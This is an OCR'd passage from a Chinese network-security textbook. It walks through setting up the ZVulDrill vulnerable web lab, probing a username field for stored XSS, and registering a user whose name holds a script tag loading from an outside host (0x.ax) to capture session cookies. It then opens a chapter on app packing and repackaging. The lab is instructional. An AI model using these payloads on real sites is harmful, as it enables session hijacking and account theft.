



图 6-69　在 WampServer 服务器配置界面中打开 phpMyAdmin

**步骤 4**：进入 phpMyAdmin 管理界面，phpMyAdmin 连接本地的 MySQL 数据库，可以对 MySQL 数据库进行操作，如图 6-70 所示。（注意：在 3.X 版本的 WampServer 中，需要输入用户名和密码才能进入 phpMyAdmin 管理界面，默认用户名为 root，默认密码为空）

**步骤 5**：创建 ZVulDrill 漏洞演练平台后台数据库。选择标签栏中的数据库，在新建数据库对话框中输入数据库名称：zvuldrill，编码方式选择：utf8_general_ci，如图 6-71 所示（注意：数据库名称 zvuldrill 需要与～/VulDrill/sys/config.php 中 $database 变量的值一致）。然后在数据库左侧的列表中出现新添加的数据库 zvuldrill，但该数据库中没有表等任





图 6-70　phpMyAdmin 管理界面





图 6-71　添加 ZVulDrill 漏洞演练平台后台数据库

何信息，如图 6-72 所示。

**步骤 6**：导入 ZVulDrill 漏洞演练平台的后台数据库信息。首先在列表栏中选中 zvuldrill 数据库，其次在标签栏选择“导入”选项，然后单击选择“选择档案”按钮。在打开的对话框中打开路径：C:\wamp\www\VulDrill\sys 文件夹，选择 zvuldrill. sql 数据库文件，单击打开。最后在管理界面中选择“执行”按钮，完成 ZVulDrill 漏洞演练平台的数据库导入，如图 6-73 所示。





图 6-72　zvuldrill 数据库创建成功


图 6-73　导入 ZVulDrill 漏洞演练平台的后台数据库信息

**步骤 7**：导入后台数据库信息执行成功后，左侧列表栏中 zvuldrill 数据库显示导入的数据库表信息，右侧栏显示导入数据库信息的过程中执行的 SQL 语句，如图 6-74 所示。





图 6-74　ZVulDrill 数据库导入成功

**步骤 8**：如图 6-75 所示的是 ZVulDrill 数据库中 admin 表信息，包括该表的字段名称及该表保存的数据信息。此外，我们也可以选择 comment 表和 users 表，comment 表中主要保存 ZVulDrill 漏洞演练平台用户的留言信息，users 表主要保存平台注册用户信息。上述两个表中的字段信息及保存的数据信息，读者可以自行选择查看。





图 6-75　ZVulDrill 数据库中 admin 表中的数据信息

**步骤 9**：打开攻击机，在浏览器的地址栏中输入：http://192.168.244.137/VulDrill，即可访问 ZVulDrill 漏洞演练平台，如图 6-76 所示。


图 6-76　攻击机中访问 ZVulDrill 漏洞演练平台

### 3. XSS 平台配置

主要操作步骤如下。

**步骤 1**：在攻击机上，打开 Chrome 等 Web 浏览器，访问 XSS 平台。其中，XSS 平台的 URL 地址为 https://xss.pt，登录 XSS 平台后的主界面如图 6-77 所示。如果事先进行了

注册，可直接通过该界面登录，否则单击“注册”按钮，进入注册新用户界面。（说明：如果该XSS平台网站不能正常访问，读者也可以自行配置XSS服务，或者打开其他XSS平台）


图 6-77　XSS平台主界面

**步骤2**：XSS平台注册。选择“注册”按钮，进入注册新用户界面后，按要求填入注册信息，如图6-78所示。注册信息中用户名、邮箱账号及密码是必填项，手机号可选填，上述信息读者可以自行设定。需要提醒的是，该XSS平台是在线平台，用户信息一经注册即一直存在，再次注册相同用户名时，平台将提示用户名已存在。





图 6-78　注册XSS平台用户

**步骤3**：当完成注册操作后，新注册的账号会自动登录“XSS平台”网站，如图6-79所

示。单击“我的项目”右侧的“创建”按钮，创建一个新项目。创建此项目的目的是用来获取存在 XSS 漏洞的网站（本实验中，该网站为读者在前面搭建的“ZVulDrill 漏洞演练平台”）的 Cookie 值。





图 6-79　XSS 平台新注册用户登录后的界面

**步骤 4**：在打开的如图 6-80 所示的对话框中，填入项目名称和项目描述（此项可不填），然后单击“下一步”按钮。


图 6-80　填入项目名称和项目描述

**步骤 5**：跳转进入如图 6-81 所示的选择模块界面，本实验中由于只是为了获取 Cookie 信息，因此选中“默认模块”复选框，然后单击“下一步”按钮继续。


图 6-81　选择模块界面

**步骤 6**：跳转进入如图 6-82 所示的项目名称界面，可以看到后续实验所需的 XSS 代码，此代码用于获取目标网站的 Cookie 信息，将其复制一份。然后单击“完成”按钮，完成创建新项目。（界面中也包含实验所需 XSS 代码的其他编码方式，以及图片插件，读者也可以尝试使用上述代码来实现绕过部分平台的防御措施）


图 6-82　项目名称界面

**4. XSS 获取用户的 Cookie 信息**

主要操作步骤如下。

**步骤 1**：利用 XSS 漏洞获取用户的 Cookie 信息，首先判断 ZVulDrill 漏洞演练平台是否存在 XSS 漏洞。ZVulDrill 的主要功能包括搜索留言、用户登录和注册等，一般来说对话框或搜索框容易出现 XSS 或 SQL 注入漏洞。本实验先测试 ZVulDrill 平台的注册部分是否存在 XSS 漏洞。

**步骤 2**：在攻击机的 Web 浏览器中输入“ZVulDrill 漏洞演练平台”的 URL 地址 http://192.168.244.137/VulDrill，打开 ZVulDrill 平台的主界面。单击“注册”按钮，进入注册新用户界面，如图 6-83 所示。这里，读者可以随意输入用户名和密码，单击“注册”按钮，完成新用户的注册。


图 6-83　ZVulDrill 平台注册界面

**步骤 3**：用户注册成功后，即弹出如图 6-84 所示界面。在用户信息界面，存在编辑按钮，可以对用户信息进行修改。





图 6-84　ZVulDrill 平台注册成功界面

**步骤 4**：在用户编辑界面中，可以对用户名、密码及用户头像进行修改。在编辑界面的右上角显示当前用户的用户名，右击查看元素（或者 F12 键），即可查看网页的源码，从网页的源码可以发现用户名是被< a >标签包裹住的，如图 6-85 所示。

**步骤 5**：尝试一下闭合< a >标签然后插入一段 javascript 代码检测用户名处是否存在 XSS 漏洞。修改用户名为 test </a >< script > alert(1)</script >< a >，如图 6-86 所示。





图 6-85　用户信息的 HTML 源码


图 6-86　在用户名处添加 javascript 脚本代码

**步骤 6**：单击“更新”按钮，查看效果。如图 6-87 所示，网页中弹出一个数字 1 的对话框，说明用户名信息处存在 XSS 漏洞。





图 6-87　XSS 脚本代码效果

**步骤 7**：此时即可利用该漏洞来获取用户的 Cookie 信息。重新进入注册新用户界面后，填入注册信息，在注册用户的用户名后粘贴刚刚复制的 XSS 代码，如图 6-88 所示。

示例注册信息为：

用户名：cybersec < sCRiPt sRC＝http://0x.ax/H6qH ></sCrIpT >

密码：123456

其中，用户名 cybersec 后的< sCRiPt sRC＝http://0x.ax/H6qH ></sCrIpT >是在

XSS 平台复制的获取 Cookie 的 XSS 代码。


图 6-88　注册含获取用户 Cookie 信息 XSS 代码的新用户

**步骤 8**：单击“注册”按钮完成注册，该注册用户会自动登录 ZVulDrill 平台，如图 6-89 所示。此时，已经获取到刚刚创建的用户在 ZVulDrill 平台的 Cookie 信息。


图 6-89　用户自动登录 ZVulDrill 平台

**步骤 9**：返回 XSS 平台，在“我的项目”中选择实验 3 创建的 XSS Cookie 项目，就可以看到在实验中插入的 XSS 代码已获取到了目标用户的 Cookie 信息，如图 6-90 所示。


图 6-90　XSS 代码已获取到了目标用户的 Cookie 信息

**步骤 10**：单击“展开”按键，可看到如图 6-91 所示的详细信息。


图 6-91　显示目标用户的详细 Cookie 信息

**步骤 11**：通过前述步骤，可以获得用户自己创建新用户的 Cookie 信息。读者可结合 CSRF 漏洞，获取其他实验用户的 Cookie 信息。

## 6.5.4　任务与思考

为了提高用户的互联网应用体验，现在许多网站中包含了大量的动态显示内容。为了与早期显示固定信息的静态网站进行区分，将这种提供动态信息显示功能的网站被称为动态网站。所谓动态显示内容，是指根据用户环境和需要，Web 应用程序能够动态地输出相应用户所需要的信息。

动态站点会受到“跨站脚本攻击”(cross site scripting)，为了与层叠样式表(cascading style sheet，CSS)区分，故称 XSS 的威胁，而静态站点则完全不受其影响。恶意攻击者会在 Web 页面中插入恶意 Script 代码，当用户浏览该页时，嵌入 Web 中的恶意 Script 代码会被执行，从而达到恶意攻击用户的目的。

XSS 攻击可以分为两种类型：非持久型 XSS 攻击与持久型 XSS 攻击。其中，非持久型 XSS 攻击是一次性的，仅对当次的页面访问产生影响，其要求用户访问一个被攻击者篡改后的链接，用户访问该链接时，攻击脚本将被用户浏览器执行，从而达到攻击目的。持久型 XSS 攻击会把攻击者的数据存储在服务器端，攻击行为将伴随着攻击数据一直存在。

如果存在，则其可以在该 XSS 漏洞中创建含有 XSS 代码的新用户，同时获取该用户 Cookie 信息。

# 第7章 移动互联网应用攻防实训

移动互联网(mobile internet,MI)是一种通过智能移动终端采用移动无线通信方式获取业务和服务的新兴业态,包含终端、软件和应用3个层面。其中,终端层包括智能手机、平板电脑、电纸书等,软件包括操作系统、中间件、数据库和安全软件等,应用层包括休闲娱乐类、工具媒体类、商务财经类等不同的应用与服务。近年来,随着智能手机等移动终端的普及,各类应用(application,APP)等逐渐丰富,以及4G/5G、WiFi等无线接入方式的发展,移动互联网已经不是单纯作为传统互联网的补充,而是正在以独特方式引领着互联网技术的发展和变革。应用的快速发展带来了日益严峻的安全威胁,本章通过具体实验,使读者从攻击和防范两个角度对移动互联网应用安全有一个较为全面的认识。

扫一扫

视频讲解

# 7.1 程序加壳

## 7.1.1 预备知识:逆向工程

逆向工程也被称为"反向工程",在信息技术领域是指对信息系统或软件进行的逆向分析及研究,从而得到系统或软件的架构和开发源代码等要素,进而对其进行分析或优化。

攻击者也可以利用逆向工程的原理和思路,采用逆向分析工具对一些软件进行反编译,并在反编译后的程序中加入恶意代码,经再次编译(二次打包)后将之上传到一些审核不严的免费网站(如手机应用商店、手机软件商店等)供用户下载,以达到入侵和窃取用户信息的目的。

对于大量使用的基于Android开源系统的应用软件来说,目前出现了许多汇编和反汇编工具,如smali和baksmali。首先,使用baksmali反汇编程序对软件客户端及木马程序进行反汇编,然后对反汇编结果进行整合(整合过程中还会尽可能地隐藏木马程序的代码),之后再利用smali汇编工具进行汇编编译,生成最后的二次打包可执行文件(DEX文件)。

ASPack是高效的Win32可执行程序压缩工具,其能对程序员开发的32位Windows可执行程序进行压缩。目前大家经常使用的一些压缩工具通常可以将计算机中的文档压缩以便缩小储存空间,但是程序文件被压缩后就无法直接运行,如果想运行必须解压缩。另外,当用户的系统中没有安装压缩软件时,压缩包将无法被打开。而ASPack是专门对win32可执行程序进行压缩的工具,压缩后程序能正常运行。而且即使用户已经将ASPack工具从系统中删除,经ASPack压缩过的文件仍然能正常使用。使用ASPack压缩后仍然能够执行这一功能特征,可以实现对文件加壳的操作。

## 7.1.2 实验目的和条件

### 1. 实验目的

在移动应用中,应用程序来源的真实性和可靠性决定着应用的安全性,在国内的移动设备中,Andriod智能终端占有绝对的大比例,然而由于Andriod自身所具有的开放性,在为各类应用的快速发展提供了便捷的同时,其安全问题同样引起了社会各界的普遍关注,尤其是针对Andriod环境的应用程序加壳更是具体应用中的主要威胁。通过本实验的学习,读者能够在学习文件加壳实现原理和方法的基础上,了解加壳在移动应用中存在的安全威胁。

**2. 实验条件**

